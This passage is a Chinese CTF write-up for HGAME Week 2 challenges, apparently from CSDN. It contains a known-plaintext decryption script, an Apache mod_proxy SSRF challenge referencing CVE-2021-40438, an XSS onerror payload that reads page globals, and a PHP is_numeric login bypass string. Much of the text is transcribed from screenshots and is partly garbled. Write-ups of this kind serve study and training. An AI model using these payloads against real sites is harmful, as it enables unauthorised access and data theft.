    else:
        match_result = False
    return match_result

def if_match(ori_name, enc_name):
    match_result = True
    ori_path = ori_folder + '/' + ori_name
    enc_path = enc_folder + '/' + enc_name
    with open(ori_path, 'r') as f:
        ori_content = f.read()
    with open(enc_path, 'r') as f:
        enc_content = f.read()
    match_result = True
    if match_result:
        match_result = if_length(ori_content, enc_content, match_result)
```

```

if match_result:
    for i in range(len(ori_content)):
        if ori_content[i] == enc_content[i]:
            continue
        elif ori_content[i].isupper() and enc_content[i].isupper():
            continue
        elif ori_content[i].islower() and enc_content[i].islower():
            continue
        else:
            match_result = False
return match_result

def match_process(ori_folder, enc_folder):
    all_match = []
    original_list = os.listdir(ori_folder)
    encrypt_list = os.listdir(enc_folder)
    for ori_name in original_list:
        for enc_name in encrypt_list:
            match_result = if_match(ori_name, enc_name)
            if match_result:
                ori_path = ori_folder + '/' + ori_name
                enc_path = enc_folder + '/' + enc_name
                match_group = [ori_path, enc_path]
                all_match.append(match_group)
                encrypt_list.remove(enc_name)
            else:
                continue
    return all_match

def decrypt(ori_data, enc_data, enc_flag):
    keys = []
    for i in range(len(enc_data)):
        key = ord(enc_data[i]) - ord(ori_data[i])
        keys.append(key)
    result = ""
    enc_data = enc_flag
    for i in range(len(enc_data)):
        if enc_data[i].isupper():
            result += chr((ord(enc_data[i]) - ord('A') - keys[i]) % 26 + ord('A'))
        elif enc_data[i].islower():
            result += chr((ord(enc_data[i]) - ord('a') - keys[i]) % 26 + ord('a'))
        else:
            result += enc_data[i]
    return result

if __name__ == '__main__':
    ori_folder = './original'
    enc_folder = './encrypt'
    enc_flag = open('./flag.enc', 'r').read()
    match_list = match_process(ori_folder, enc_folder)
    for match_group in match_list:
        with open(match_group[0], 'r') as f:
            ori_data = f.read()
        with open(match_group[1], 'r') as f:
            enc_data = f.read()
        flag = decrypt(ori_data, enc_data, enc_flag)
        print("{:<30}{:<30}{:<30}".format(match_group[0], match_group[1], flag))

```

```
PowerShell x PowerShell + v
PS C:\Users\Administrator\Downloads\EnglishNovel> python .\code1.py
./original/part0.txt ./encrypt/part175.txt kgame{W0_y0u_kn0w_'Kn0wn-blainttxt_attack'??}
./original/part1.txt ./encrypt/part96.txt hgame{D0_y0u_kn0w_'Ks0wn-pla1qttext_attfck'??}
./original/part10.txt ./encrypt/part323.txt hgaye{D0_y0u_cn0w_'Kn0wn-plainttxt_attacy'??}
./original/part100.txt ./encrypt/part138.txt hgamf{D0_y0u_kn0w_'Kn0an-pla1nttxt_jttaqk'??}
./original/part101.txt ./encrypt/part290.txt hgamf{D0_y0v_kn0w_'Kn0wn-pln1ntext_attfqk'??}
./original/part102.txt ./encrypt/part254.txt hgamf{D0_j0u_ka0w_'Kn0wo-pla1ntext_atqfck'??}
./original/part103.txt ./encrypt/part218.txt hgsme{D0_y0u_cn0w_'Kn0ao-pln1ntext_jttaqk'??}
./original/part104.txt ./encrypt/part206.txt hgamf{W0_y0u_kn0z_'Kn0wn-blaintext_auqack'??}
./original/part105.txt ./encrypt/part289.txt hlame{D0_y0u_cn0z_'Kn0wn-pla1nsext_atqfck'??}
./original/part106.txt ./encrypt/part221.txt hlame{D0_y0u_kn0w_'Kn0wn-pla1ntext_jttacy'??}
./original/part107.txt ./encrypt/part296.txt hgsme{W0_y0u_cn0w_'Kn0wo-pla1ntexp_atqack'??}
./original/part108.txt ./encrypt/part134.txt hgsme{D0_y0v_kn0w_'Kn0wn-pla1qtexp_autack'??}
./original/part109.txt ./encrypt/part86.txt hlame{D0_y0u_cn0z_'Kn0wo-pla1qttxt_attack'??}
./original/part11.txt ./encrypt/part394.txt kgamf{D0_j0u_ca0w_'Kn0wn-blaintexp_autack'??}
./original/part110.txt ./encrypt/part228.txt hgsme{D0_y0v_kn0w_'Ks0wn-pln1nsext_attack'??}
./original/part111.txt ./encrypt/part367.txt kgame{D0_y0v_ka0w_'Kn0wn-blainttxt_autack'??}
./original/part112.txt ./encrypt/part292.txt hgaye{D0_y0u_kn0w_'Kn0wn-pla1ntexp_attfck'??}
./original/part113.txt ./encrypt/part314.txt hgsme{W0_j0u_kn0z_'Kn0an-pla1ntexp_autacy'??}
./original/part114.txt ./encrypt/part188.txt hgaye{D0_y0v_kn0z_'Kn0wn-pla1qtexp_attack'??}
./original/part115.txt ./encrypt/part269.txt hgame{D0_j0v_kn0w_'Kn0wn-pln1ntext_jttack'??}
./original/part116.txt ./encrypt/part170.txt hgsme{D0_j0u_cn0w_'Ks0wn-blaintexp_auqack'??}
./original/part117.txt ./encrypt/part327.txt klamf{D0_y0u_kn0w_'Kn0wn-pla1qtexp_attack'??}
./original/part118.txt ./encrypt/part102.txt hgamf{D0_y0u_kn0w_'Kn0wn-pln1ntext_attacy'??}
./original/part119.txt ./encrypt/part306.txt hlame{D0_j0u_kn0w_'Kn0wn-pla1ntexp_atqfck'??}
./original/part12.txt ./encrypt/part333.txt hgsme{D0_y0u_kn0w_'Kn0wn-plainttxt_attacy'??}
./original/part120.txt ./encrypt/part87.txt kgayf{D0_y0u_kn0w_'Kn0wn-pla1ntexp_auqack'??}
./original/part121.txt ./encrypt/part29.txt hgame{W0_y0u_ka0w_'Kn0an-pla1ntext_jttack'??}
./original/part122.txt ./encrypt/part405.txt hgaye{D0_y0u_kn0w_'Kn0ao-pla1qttext_attfck'??}
./original/part123.txt ./encrypt/part8.txt hgamf{D0_j0u_cn0w_'Kn0an-pla1ntexp_attacy'??}
./original/part124.txt ./encrypt/part342.txt hgaye{D0_y0u_kn0z_'Kn0an-pla1ntext_attfck'??}
./original/part125.txt ./encrypt/part384.txt kgame{D0_y0u_cn0w_'Kn0an-blaintexp_autack'??}
./original/part126.txt ./encrypt/part260.txt kgame{D0_j0u_ka0w_'Ks0wn-pln1nttxt_autack'??}
./original/part127.txt ./encrypt/part41.txt hlseye{D0_j0u_ka0w_'Ks0wn-pln1nsext_autack'??}
./original/part128.txt ./encrypt/part220.txt kgamf{D0_j0u_kn0z_'Kn0an-pla1nsext_atqack'??}
./original/part129.txt ./encrypt/part283.txt hgame{W0_y0u_ka0w_'Kn0an-blainsext_attack'??}
./original/part13.txt ./encrypt/part179.txt kgame{W0_y0u_kn0w_'Kn0wn-pla1qttext_jttacy'??}
./original/part130.txt ./encrypt/part171.txt hgaye{D0_y0u_kn0w_'Kn0wn-pla1ntext_attack'??}
./original/part131.txt ./encrypt/part380.txt hlame{D0_y0u_cn0w_'Kn0wn-pla1nsext_attaqk'??}
./original/part132.txt ./encrypt/part209.txt hlsmc{D0_y0u_kn0w_'Kn0wn-pla1ntext_jttaqk'??}
./original/part133.txt ./encrypt/part3.txt kgame{D0_y0v_ka0w_'Kn0wn-pln1nttxt_attack'??}
./original/part134.txt ./encrypt/part284.txt hgamf{D0_y0u_cn0z_'Kn0wn-pla1qsext_jttacy'??}
./original/part135.txt ./encrypt/part224.txt hlaye{W0_y0u_kn0z_'Kn0wn-pln1ntext_attfck'??}
./original/part136.txt ./encrypt/part312.txt hgame{W0_j0u_kn0w_'Ks0wn-pla1nsext_attfck'??}
./original/part137.txt ./encrypt/part92.txt hgsme{D0_y0u_ca0w_'Kn0wo-pla1ntext_autack'??}
./original/part138.txt ./encrypt/part45.txt hlame{W0_y0v_kn0z_'Kn0wn-pla1ntext_attfck'??}
./original/part139.txt ./encrypt/part365.txt hgsme{D0_y0u_cn0w_'Kn0an-pln1ntexp_autacy'??}
./original/part14.txt ./encrypt/part95.txt hlame{D0_j0u_cn0w_'Kn0wn-pln1nsext_jttack'??}
./original/part140.txt ./encrypt/part392.txt hgame{D0_j0u_kn0w_'Kn0an-pla1ntext_attack'??}
./original/part141.txt ./encrypt/part48.txt hlame{D0_y0v_kn0z_'Kn0wn-blainsext_atqack'??}
./original/part142.txt ./encrypt/part74.txt hgsye{D0_y0u_ka0w_'Kn0wo-pln1nttxt_atqack'??}
CSDN @末初
```

```
hgame{D0_y0u_kn0w_'Kn0wn-pla1ntext_attack'??}
```

Level - Week2

WEB

Apache!

Apache!(已完成)

描述

Ooops,Summ3r 的机器被大黑阔打穿了! 不过还好 Summ3r 有备份的习惯, 把 flag 备份在了内网的某台机器上面, 嘿嘿嘿。。。

题目地址 <http://httpd.summ3r.top:60010>

基准分数 200

当前分数 200

完成人数 91

CSDN @末初

```
C:\Users\Administrator\Downloads\www\docker-compose.yml (www) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS
  www
  default.conf
  /* docker-compose.yml
  httpd-vhosts.conf
  httpd.conf

docker-compose.yml
1 version: "3.8"
2 services:
3   apache:
4     image: httpd:2.4.48-alpine
5     volumes:
6       - ./static:/usr/local/apache2/htdocs
7       - ./httpd.conf:/usr/local/apache2/conf/httpd.conf
8       - ./httpd-vhosts.conf:/usr/local/apache2/conf/extra/httpd-vhosts.conf
9     links:
10      - internal.host
11     depends_on:
12      - internal.host
13     ports:
14      - 60010:80
15
16   nginx:
17     image: nginx:alpine
18     container_name: internal.host
19     volumes:
20      - ./default.conf:/etc/nginx/conf.d/default.conf
```

CSDN @末初

```
C:\Users\Administrator\Downloads\www\httpd-vhosts.conf (www) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS
  www
  default.conf
  /* docker-compose.yml
  httpd-vhosts.conf
  httpd.conf

httpd-vhosts.conf
7 # use only name-based virtual hosts so the server doesn't need to worry about
8 # IP addresses. This is indicated by the asterisks in the directives below.
9 #
10 # Please see the documentation at
11 # <URL:http://httpd.apache.org/docs/2.4/vhosts/>
12 # for further details before you try to setup virtual hosts.
13 #
14 # You may use the command line option '-S' to verify your virtual host
15 # configuration.
16 #
17 #
18 # VirtualHost example:
19 # Almost any Apache directive may go into a VirtualHost container.
20 # The first VirtualHost section is used for all requests that do not
21 # match a ServerName or ServerAlias in any <VirtualHost> block.
22 #
23 <VirtualHost *:80>
24     ServerAdmin webmaster@summ3r.top
25     DocumentRoot "/usr/local/apache2/htdocs"
26     ServerName dummy-host.example.com
27     ServerAlias www.dummy-host.example.com
28     ErrorLog "logs/dummy-host.example.com-error_log"
29     CustomLog "logs/dummy-host.example.com-access_log" common
30     <Location /proxy>
31         ProxyPass https://www.google.com
32     </Location>
33 </VirtualHost>
34
```

CSDN @末初



```
C:\Users\Administrator\Downloads\www\httpd.conf (www) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
```

```
FOLDERS
www
  default.conf
  /* docker-compose.yml
  httpd-vhosts.conf
  httpd.conf

136 #LoadModule ident_module modules/mod_ident.so
137 #LoadModule usertrack_module modules/mod_usertrack.so
138 #LoadModule unique_id_module modules/mod_unique_id.so
139 LoadModule setenvif_module modules/mod_setenvif.so
140 LoadModule version_module modules/mod_version.so
141 #LoadModule remoteip_module modules/mod_remoteip.so
142 LoadModule proxy_module modules/mod_proxy.so
143 LoadModule proxy_connect_module modules/mod_proxy_connect.so
144 #LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
145 LoadModule proxy_http_module modules/mod_proxy_http.so
146 #LoadModule proxy_fcgi_module modules/mod_proxy_fcgi.so
147 #LoadModule proxy_scgi_module modules/mod_proxy_scgi.so
148 #LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
149 #LoadModule proxy_fdpass_module modules/mod_proxy_fdpass.so
150 #LoadModule proxy_wstunnel_module modules/mod_proxy_wstunnel.so
151 #LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
152 #LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
153 #LoadModule proxy_express_module modules/mod_proxy_express.so
154 #LoadModule proxy_hcheck_module modules/mod_proxy_hcheck.so
155 #LoadModule session_module modules/mod_session.so
156 #LoadModule session_cookie_module modules/mod_session_cookie.so
157 #LoadModule session_crypto_module modules/mod_session_crypto.so
158 #LoadModule session_dbd_module modules/mod_session_dbd.so
159 #LoadModule slotmem_shm_module modules/mod_slotmem_shm.so
160 #LoadModule slotmem_plain_module modules/mod_slotmem_plain.so
161 #LoadModule ssl_module modules/mod_ssl.so
162 #LoadModule optional_hook_export_module modules/mod_optional_hook_export.so
163 #LoadModule optional_hook_import_module modules/mod_optional_hook_import.so
164 #LoadModule optional_fn_import_module modules/mod_optional_fn_import.so
165 #LoadModule optional_fn_export_module modules/mod_optional_fn_export.so
166 #LoadModule dialup_module modules/mod_dialup.so

mod_proxy|
```

CVE-2021-40438



留言板被日了之后At0m去认真学了Web安全，这回就算是大茄子来了也别想轻易日开。

<https://at0m-hgame-wall0-1308188104.cos.ap-singapore.myqcloud.com/template.html>

抢先试用At0m的留言板请加微信公众号：宅男的天台

hint:

1.留言板正在尝试图片留言的兼容性测试

2.flag的名字被改了

题目地址 <https://weixin.qq.com/r/3xzJ0ZrEescFrd6y90nN>

基准分数 250

当前分数 250

完成人数 60

CSDN @末初

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta name="viewport" content="width=device-width, initial-scale=1.0">
5   <meta charset="UTF-8">
6   <style>
7     .lite-chatbox {padding:0;width:100%;position:relative;overflow-y:auto;overflow-x:hidden;font:18px Helvetica,"PingFang SC",'
8   </style>
9   <title>留言板测试模板</title>
10  <script>
11    let auth0r = 'at0m';
12    var flag = 'hgame{xxx}';
13  </script>
14 </head>
15 <body>
16   <div class="lite-chatbox">
17     <div class="cleft cmsg">
18       SuperPaxxs</span>
20       <span class="content">
21         用户留言内容
22       </span>
23     </div>
24   </div>
25 </body>
26 </html>
27
```

CSDN @末初

直接获取类名元素为content的



SuperPaxxs

mochu7

```
Failed to load resource: the server responded with a status of 404 (Not Found)
> document.getElementsByClassName('content')[0]
< span class="content"> 用户留言内容 </span>
> document.getElementsByClassName('content')[0].innerText
< '用户留言内容'
> document.getElementsByClassName('content')[0].innerText='mochu7'
< 'mochu7'
```

CSDN @末初

flag 是通过 var 声明的，那么直接列出当前页面的所有的全局变量



```
window, self, document, name, location, customElements, history, locationbar, menubar, personalbar, scrollbars, statusbar, toolbar, status, closed, frames, length, top, opener, parent, frameElement, navigator, origin, external, screen, innerWidth, innerHeight, scrollX, pageXOffset, scrollY, pageYOffset, visualViewport, screenX, screenY, outerWidth, outerHeight, devicePixelRatio, clientInformation, screenLeft, screenTop, defaultStatus, defaultStatus, styleMedia, onsearch, isSecureContext, performance, onappinstalled, onbeforeinstallprompt, crypto, indexedDB, webkitStorageInfo, sessionStorage, localStorage, onbeforeselect, onabort, onblur, oncancel, oncanplay, oncanplaythrough, onchange, onclick, onclose, oncontextmenu, oncuechange, ondblclick, ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, ondurationchange, onemptied, onended, onerror, onfocus, onformdata, oninput, oninvalid, onkeydown, onkeypress, onkeyup, onload, onloadeddata, onloadedmetadata, onloadstart, onmousedown, onmouseenter, onmouseleave, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onpause, onplay, onplaying, onprogress, onratechange, onreset, onresize, onscroll, onsecuritypolicyviolation, onseeked, onseeking, onselect, onslotchange, onstalled, onsubmit, onsuspend, ontimeupdate, ontoggle, onvolumechange, onwaiting, onwebkitanimationend, onwebkitanimationiteration, onwebkitanimationstart, onwebkittransitionend, onwheel, onauxclick, oncontextmenu, oncopy, oncut, onpaste, onpointerdown, onpointermove, onpointerup, onpointercancel, onpointerover, onpointerout, onpointerenter, onpointerleave, onselectstart, onselectionchange, onanimationend, onanimationiteration, onanimationstart, ontransitionrun, ontransitionstart, ontransitionend, ontransitioncancel, onafterprint, onbeforeprint, onbeforeunload, onhashchange, onlanguagechange, onmessage, onmessageerror, onoffline, ononline, onpagehide, onpageshow, onpopstate, onrejectionhandled, onstorage, onunhandledrejection, onunload, alert, atob, blur, btoa, cancelAnimationFrame, cancelIdleCallback, captureEvents, clearInterval, clearTimeout, close, confirm, createImageBitmap, fetch, find, focus, getComputedStyle, getSelection, matchMedia, moveBy, moveTo, open, postMessage, print, prompt, queueMicrotask, releaseEvents, reportError, requestAnimationFrame, requestIdleCallback, resizeBy, resizeTo, scroll, scrollBy, scrollTo, setInterval, setTimeout, stop, webkitCancelAnimationFrame, webkitRequestAnimationFrame, chrome, chrome, caches, cookieStore, ondevicemotion, ondeviceorientation, ondeviceorientationabsolute, showDirectoryPicker, showOpenFilePicker, showSaveFilePicker, showSaveFilePicker, originAgentCluster, trustedTypes, speechSynthesis, onpointerupupdate, crossOriginIsolated, scheduler, openDatabase, webkitRequestFileSystem, webkitResolveLocalFileSystemURL, define, ethereum, flag
```



hgame(000)



这样就可以得到flag的值了，接下来就是xss触发，简单测试下发现过滤并不多，直接使用

```
<img src=x onerror="document.getElementsByTagName('content')[0].innerText=Object.keys(window)">
```

```
<img src=x onerror="document.
getElementsByClassName('content')[0].
innerText=Object.keys(window)">
```

留言预览: [点我查看预览](#)



oCRVA50vdBJJEBMASV8wFIIHfKRE

```
window,self,document,name,location,customElements,history,locationbar,menubar,personalbar,
scrollbars,statusbar,toolbar,status,closed,frames,length,top,opener,parent,frameElement,naviga
tor,origin,external,screen,innerWidth,innerHeight,scrollX,pageXOffset,scrollY,pageYOffset,visua
lViewport,screenX,screenY,outerWidth,outerHeight,devicePixelRatio,clientInformation,screenLe
ft,screenTop,defaultStatus,defaultstatus,styleMedia,onsearch,isSecureContext,performance,on
appinstalled,onbeforeinstallprompt,crypto,indexedDB,webkitStorageInfo,sessionStorage,localSt
orage,onbeforexrselect,onabort,onblur,onclick,oncancel,oncanplay,oncanplaythrough,onChange,oncl
ick,onclose,oncontextmenu,onclickchange,ondblclick,ondrag,ondragend,ondragenter,ondragleav
e,ondragover,ondragstart,ondrop,ondurationchange,onemptied,onended,onerror,onfocus,onfor
mdata,oninput,oninvalid,onkeydown,onkeypress,onkeyup,onload,onloadeddata,onloadedmetad
ata,onloadstart,onmousedown,onmouseenter,onmouseleave,onmousemove,onmouseout,onmo
useover,onmouseup,onmousewheel,onpause,onplay,onplaying,onprogress,onratechange,onre
set,onresize,onscroll,onsecuritypolicyviolation,onseeked,onseeking,onselect,onslotchange,onst
alled,onsubmit,onsuspend,ontimeupdate,ontoggle,onvolumechange,onwaiting,onwebkitanimati
onend,onwebkitanimationiteration,onwebkitanimationstart,onwebkittransitionend,onwheel,onau
xclick,ongotpointercapture,onlostpointercapture,onpointerdown,onpointermove,onpointerup,onp
ointercancel,onpointerover,onpointerout,onpointerenter,onpointerleave,onselectstart,onselectio
nchange,onanimationend,onanimationiteration,onanimationstart,ontransitionrun,ontransitionstar
t,ontransitionend,ontransitioncancel,onafterprint,onbeforeprint,onbeforeunload,onhashchange,o
nlanguagechange,onmessage,onmessageerror,onoffline,ononline,onpagehide,onpageshow,on
popstate,onrejectionhandled,onstorage,onunhandledrejection,onunload,alert,atob,blur,btoa,can
cancelAnimationFrame,cancelIdleCallback,captureEvents,clearInterval,clearTimeout,close,confirm,
createImageBitmap,fetch,find,focus,getComputedStyle,getSelection,matchMedia,moveBy,mov
eTo,open,postMessage,print,prompt,queueMicrotask,releaseEvents,reportError,requestAnimati
onFrame,requestIdleCallback,resizeBy,resizeTo,scroll,scrollBy,scrollTo,setInterval,setTimeout,s
top,webkitCancelAnimationFrame,webkitRequestAnimationFrame,caches,cookieStore,ondevic
emotion,ondeviceorientation,ondeviceorientationabsolute,showDirectoryPicker,showOpenFilePi
cker,showSaveFilePicker,originAgentCluster,trustedTypes,speechSynthesis,onpointerrawupdat
e,crossOriginIsolated,scheduler,openDatabase,webkitRequestFileSystem,webkitResolveLocal
FileSystemURL,F149_is_Here,r3d_Code
```

CSDN @宋初

```
<img src=x onerror="document.getElementsByClassName('content')[0].innerText=F149_is_Here">
```



oCRVA50vdBJJEBMASV8wFIIHfKRE

```
hgame{Xs5_1s_so_int3Restin9!Var_is_0uT_of_d4te}
```

一本单词书[已完成]

描述

为了顺利通过六级, Summ3r用世界上最好的语言写了个单词书, 嘿嘿嘿

题目地址 <https://wordbook.hgame.potat0.cc/>

基准分数 200

当前分数 200

完成人数 42

CSDN @末初

自动换行

```
1 <html>
2   <head>
3     <meta charset="utf-8">
4     <link href="static/login.css" rel="stylesheet">
5   </head>
6   <body>
7     <form action="login.php" method="POST">
8       <div class="form-item">
9         <label for="username">USERNAME</label>
10        <input type="text" name="username" id="username">
11      </div>
12      <div class="form-item">
13        <label for="password">PASSWORD</label>
14        <input type="password" name="password">
15      </div>
16      <div class="form-item">
17        <button type="submit">LOGIN</button>
18      </div>
19    </form>
20  </body>
21  <!-- hint: /www.zip -->
22 </html>
```

CSDN @末初

下载源码, 登录这里绕过 `is_numeric()` 即可, bypass网上方法很多

D:\phpstudy_pro\WWW\test\login.php (test) - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

```
FOLDERS
└─ test
  └─ static
    ├── login.css
    └─ style.css
  └─ tmp
    ├── admin_check.php
    ├── evil.php
    ├── get.php
    ├── index.php
    └─ login.php
  ├── ping.php
  └─ save.php

save.php x login.php x get.php x code.php x test.php
1 <?php
2 session_start();
3
4 function alert($msg): string {
5     return "<script>alert('".$msg."</script>";
6 }
7
8 function randomString($length): string {
9     srand(time());
10    $s = "";
11    for ($i=0; $i<$length; $i++) {
12        $s .= chr(random_int(32, 127));
13    }
14    return $s;
15 }
16
17 if ($_SERVER['REQUEST_METHOD'] == 'POST') {
18     if (!isset($_POST['username']) || !isset($_POST['password'])) {
19         return;
20     }
21
22     if ($_POST['username'] != 'adm1n') {
```

```
23     die(alert('username or password is invalid'));
24 }
25
26 if (is_numeric($_POST['password'])) {
27     die(alert('密码不能设置为纯数字，我妈都知道(¬_¬;)'));
28 } else {
29     if ($_POST['password'] == 1080) {
30         $_SESSION['username'] = 'admin';
31         $_SESSION['unique_key'] = md5(randomString(8));
32         header('Location: index.php');
33     } else {
34         die(alert('这你都能输错?'));
35     }
36 }
37 }
```

CSDN @末初

username=admin&password=1080%00

单词表

单词填这里

翻译填这里

添了个加

1. fuck->"焯"

CSDN @末初

继续分析源码

```
D:\phpstudy_pro\WWW\test\save.php (test) - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS
test
├── static
│   ├── login.css
│   └── style.css
└── tmp
    ├── admin_check.php
    ├── evil.php
    ├── get.php
    ├── index.php
    ├── login.php
    ├── ping.php
    └── save.php

1 <?php
2 session_start();
3 include 'admin_check.php';
4
5 function encode($data): string {
6     $result = '';
7     foreach ($data as $k => $v) {
8         $result .= $k . '|' . serialize($v);
9     }
10
11     return $result;
12 }
13
14 function saveSessionData() {
15     $filename = "D:\\phpstudy_pro\\WWW\\test\\tmp".$_SESSION['unique_key'].'.session';
16     $data = json_decode(file_get_contents("php://input"));
17     $str = encode($data);
18     file_put_contents($filename, $str, FILE_APPEND);
19 }
20
21 if ($_SERVER['REQUEST_METHOD'] == 'POST') {
22     saveSessionData();
23 } else {
24     echo 'method not allowed';
25 }
26
```

CSDN @末初

